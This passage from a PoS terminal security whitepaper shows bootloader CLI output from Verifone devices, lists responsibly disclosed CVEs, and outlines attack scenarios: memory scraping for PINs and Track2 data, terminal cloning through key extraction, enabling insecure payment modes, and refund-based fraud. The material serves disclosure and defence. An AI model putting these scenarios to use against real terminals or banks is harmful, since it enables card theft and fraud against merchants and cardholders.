====BURNSBI <File name> - Burn sbi file from the USB to the NAND
====BURNP <File name> <start block><page index> - Burn file from the USB to
a specific page on NAND
====RESET <6 USB / 10 NAND > - Reset the terminal
====TRIBURN <File name> <start block (nand) number in hex> - Burn file from
USB to the NAND writing each block 3 (3 is defined in project.def so it ca
2 and 1) times
====MCFG <DDR Type> inits DDR get ncdl values and writes all of it to last
of each of the first 3 blocks
====RESET <6 USB / 10 NAND > - Reset the terminal
====NANDT - Show NAND type
====BAD BLOCKS - List Bad NAND blocks
====BBLERASE - erase Scratch BBL
====INCLUDE <script file name> - Run script
====DDRT - <loop counter>
====SVID - <write svid value (0..7 for production, or 8 with the DSA for de
ment)>
====>ISDEV

TERMINAL IS NOT IN DEV MODE 1

====>DEVICEID

Device Identity Key : 0E17AE67-670FB1C8-5FDC32CB-3A785E5C-57455078-BA6C4462
ACBD-086C4EA1

====>
```

Figure 53 depicts the CLI terminal called through the modified SBI loader.

```
COM8 - PuTTY
====>LS NAND

==== Dir List NAND
==== NAND Read Error Block=0 Page=0
Bad SBI magic number 00200000 45f2d99a

Found SBI Copy #2 Block=1 Page=0 Offset=0
Unauth HeaderFlags      45f20030
flag SBI_UNAUTHFLAG_RSA_SIGNATURE
flag SBI_UNAUTHFLAG_K_BASE_PUB_DAUTH
Auth HeaderFlags        00000001

flag SBI_HAS_BOOT_IMAGE
PublicKeyOffset 83440
ChainTrustDepth 1
BootLoaderCodeOffset    96
BootLoaderCodeLength    83344
AuthenticationPayloadOffset 84240
Recovery image 0

Found SBI Copy #3 Block=2 Page=0 Offset=0
Unauth HeaderFlags      45f20030
flag SBI_UNAUTHFLAG_RSA_SIGNATURE
flag SBI_UNAUTHFLAG_K_BASE_PUB_DAUTH
Auth HeaderFlags        00000001

flag SBI_HAS_BOOT_IMAGE
PublicKeyOffset 83440
ChainTrustDepth 1
BootLoaderCodeOffset    96
BootLoaderCodeLength    83344
AuthenticationPayloadOffset 84240
Recovery image 0

Found Vx Copy# 1 in Block=3 Page=0
HeaderLen 64
Length 487840
Flags 1 -> endian BE
LoadAddress 0x40000000
SignerVer 0x83
SBI Min Ver 02.41
Revocation 7
DataVersion: 01.00.00.00

Found Vx Copy# 2 in Block=4 Page=0
HeaderLen 64
Length 487840
Flags 1 -> endian BE
LoadAddress 0x40000000
SignerVer 0x83
SBI Min Ver 02.41
Revocation 7
DataVersion: 01.00.00.00

====>
```

Figure 54 depicts our access to the terminal's NAND-flash memory.

6.2. Responsible disclosure process and arranged CVEs

Verifone was informed at the end of 2019, and we confirmed that vulnerabilities were fixed later in 2020. In Nov 2020 PCI has released an urgent update of Verifone terminals across the globe.

Verifone (Linux MX series)

- *CVE-2019-14711* - Race condition privilege escalation (secins application RBAC bypass). CVSS v3.1 Base Score: 8.8, Vector AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
- *CVE-2019-14713* - Installation of unsigned packages. CVSS v3.1 Base Score: 8.2, Vector AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
- *CVE-2019-14718* - Insecure Permissions (svc_netcontrol arbitrary command injection and privilege escalation). CVSS v3.1 Base Score: 8.2, Vector AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
- *CVE-2019-14719* - Multiple arbitrary command injections (file manager, etc.). CVSS v3.1 Base Score: 6.3, Vector AV:L/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:L

Verifone (Verix VX series)

- *CVE-2019-14712* - Integrity and origin control bypass (S1G file generation). CVSS v3.1 Base Score: 8.2, Vector AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
- *CVE-2019-14717* - Buffer Overflow in Verix OS core (Run() system call). CVSS v3.1 Base Score: 8.2, Vector AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
- *CVE-2019-14716* - Undocumented physical access mode (VerixV shell.out). CVSS v3.1 Base Score: 7.3, Vector AV:P/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:H

Verifone (All series)

- *CVE-2019-14715* - Undocumented physical access to the system (SBI bootloader memory write). CVSS v3.1 Base Score: 7.6, Vector AV:P/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

7. Attacks

In our research, PoS terminals became an instrument to simulate attacks for the banks and service providers. They asked us to address their individual interests. They wondered about the practical application of our assessments, including:

1. How easy is it to steal card details?
2. Can we make a functional clone of the PoS terminals?
3. Can someone send malicious requests to the authorization hosts and “steal money” from the bank in some way?

Let’s take a look at each of these scenarios in greater depth in the sections that follow.

7.1. Card harvesting

Instead of hacking the PoS systems, hackers can hack the PoS terminals for card’s data collection. However, the most popular way of doing this is known as “fake PoS.” A fake PoS terminal looks identical to the original hardware, the customer inserts their card, and a receipt prints with just an error code. The fake PoS contains memory to collect the credit card information that the criminal later collects.




Figure 55 depicts a forum listing that’s selling fake PoS.

As requested, we will try to obtain card and cardholder details from the original merchant PoS terminals. We imagine that some malicious insider got access to the terminal overnight and wants to use this for their own benefit.

There are two scenarios.

1. First scenario is when the terminal doesn't have a separate, secure, physical space for processing the card's and cardholder's data. This attack sounds easy. We need to obtain the highest kernel privileges (supervisor mode) on the system and then "scan" the payment processes to intercept the card's details: CVV2, Track2, and PIN.
2. Second scenario is when the terminal has a dedicated chip for storing the crypto keys and processing cryptographic operations. Initially, this sounds like a secure way to handle even physical exploitation of devices. Hackers still can't extract keys, decrypt PINs or magstripe tracks. However, it's not nearly as secure as you might expect. As this research shows, even in Ingenico terminals that use dedicated chip for the encryption, it's still possible to steal PIN codes and Track2 data. The main reason is because PCI requires terminals to send and store sensitive data encrypted but has vague requirements about the processing of this data.

When we talk about cryptoprocessor, how sensitive information should be handled:

- The PIN is entered and passed directly to the cryptoprocessor.
- The cryptoprocessor encrypts the PIN and passes it back to the main processor and main app. All data is put in the structure of ISO8583 authorization request and sent over to the acquiring bank.

But how it actually works:

- a. PIN is entered and passed to the main app unencrypted.
- b. Main app sends it to the cryptoprocessor and gets back encrypted.
- c. Main app sends it over the network in the assembled ISO8583 request.

As you can see, hackers still have access to unencrypted data during steps "a" and "b." To steal card and cardholder data, attackers need to create malware that scrapes the memory to search for patterns of PIN and Track2. This memory-scraping malware is well-known among companies who suffered from card data breaches in the past.

It's fair to mention that PoS vendors don't write the payment applications themselves - there're service providers for this purpose. And we found this example in one of the banks we worked with. That example is show in the section "Remote code execution via the built-in TRACE mode (CVE-2018-17765, CVE-2018-17772)."

7.2. Terminal cloning

To create a fully functional terminal clone, we need to extract the main payment app and, what's more important, all cryptographic keys that terminals use, including:

- Secure SSL communication key
- MAC key for ISO8583 signing
- PIN encryption key
- Encrypted storage key
- Boot integrity control key

If all these keys are stored on the cryptoprocessor, it's impossible to create a functional clone of the terminal. However, if even one key can be leaked or found on the main storage, such as described in the section "Remote code execution via the built-in TRACE mode (CVE-2018-17765, CVE-2018-17772)," this puts the whole ecosystem at risk. For example, hackers who change the Cardholder Verification Method (CVM) limits and priority list, won't need to enter PIN codes or need to obtain the PIN encryption key. We're not showing here the exact location and the process of extraction of the necessary keys.

Insecure modes

Due to back compatibility and a lot of legacy features that need to be supported, there are terminals with insecure modes enabled:

- **Magstripe or Technical fallback.** These two modes allow using cards (even cards with the EMV chip) by only swiping them and using the magstripe part of the card. These cards can be easily bought on the dark market for about \$5-10 each.
- **Pan key or manual entry.** These terminals are popular in hotels, airplanes and other offline facilities. This functionality is for situations when you dictate your card number over the phone. In most cases, the cashier on the other side of the phone puts their PoS terminal in manual mode to enter your card details (payment card number, expiration date, CVV, and postcode for additional verification) which is then sent to the acquiring bank. In many cases, your bank won't even need a valid CVV code for these operations. Why is that? Let's imagine, you've bought some expensive perfume on the trans-Atlantic flight. You've landed and only then the flight crew discovers that your card doesn't have sufficient balance on it. In this case, the merchant who already provided their product or service to you will try to make a transaction in the terminal's manual mode. But wait, they didn't collect your CVV code from the back of your card, did they? Exactly for these scenarios, they allow charges even without the correct CVV code.

- **Visa Magnetic Stripe Data (MSD).** This is a legacy, insecure mode, which sends the card's magstripe data to the terminal through contactless Near-Field-Communication (NFC) technology. It pre-dates the secure EMV standards. It's predominantly used within the USA and was originally planned to be terminated effective April 2019 by Visa's requirement ([Contactless Payments: Merchant Benefits and Implementation Considerations](#)). However, that's now slowed down and postponed due to the COVID-19 outbreak.

Under normal circumstances, a transaction only proceeds within these vulnerable modes when a few things happen:

- The merchant requests that this feature is enabled on their terminal.
- The acquiring bank enables this feature for the specific merchant on their network.
- The issuing bank allows that feature on the customer's card.

However, our tests revealed that banks verify only that the terminals have been enabled for use with the feature. Banks are assuming that no one can execute arbitrary code, or replace the terminal's configuration files to enable these features, themselves. This means insecure modes can be activated on the compromised terminals quite easily.

7.3. Refunds

Refunds enable customers to return products or services that they didn't use. Typically, refunds must go back to the original purchase card. This helps to prevent money laundering schemes. Otherwise, criminals would go to a big-box retailer, pay for a new iPhone with a stolen card, return it a few days later for a refund to their personal card. And that's just the tip of the iceberg for card-based money laundering schemes.

How does this work when customers have lost their original card? Or when they used Google Pay and have since accidentally deleted the mobile wallet? There's two solutions for those scenarios:

1. A technical solution. Each receipt has a reference number and when the cashier initiates a refund, they enter a reference number and the acquiring bank checks that the refund goes to exactly the same card. If the card is lost/stolen, the cashier will need to call the bank to initiate a request for a non-standard refund.
2. An organizational solution. The acquiring bank doesn't check anything and allows refunds back to any card. All of the burden and liability of checking the card falls back on the merchant's shoulders. If any money laundering occurs, then it's the merchant's loss and not the bank's.

Many banks who use the second model are prone to this fraudulent scheme:

- An attacker creates a functional clone of the terminal as described in section 7.2.
- An attacker enables insecure modes and makes high-risk transactions with stolen cards as described in section 7.1.
- An attacker makes refunds back to a personal card.
- A month later, the issuing bank issues a chargeback request to the acquiring bank for fraudulent transactions. The acquiring bank contacts the merchant to ask for an explanation of what happened. The merchant has no clue.

It's worth noticing that when no fraud checks are done on the banking side, hackers won't even need to make fraudulent payments in the first place. They can just do refunds for as long as the original company has some money on their accounts. As you can imagine, big supermarkets and networks have a lot of money on their accounts.

8. Acknowledgements

Dmitry Sklyarov, Positive Technologies

Egor Zaytsev, Independent researcher

Vladimir Kononovich, Positive Technologies

Maxim Kozhevnikov, Positive Technologies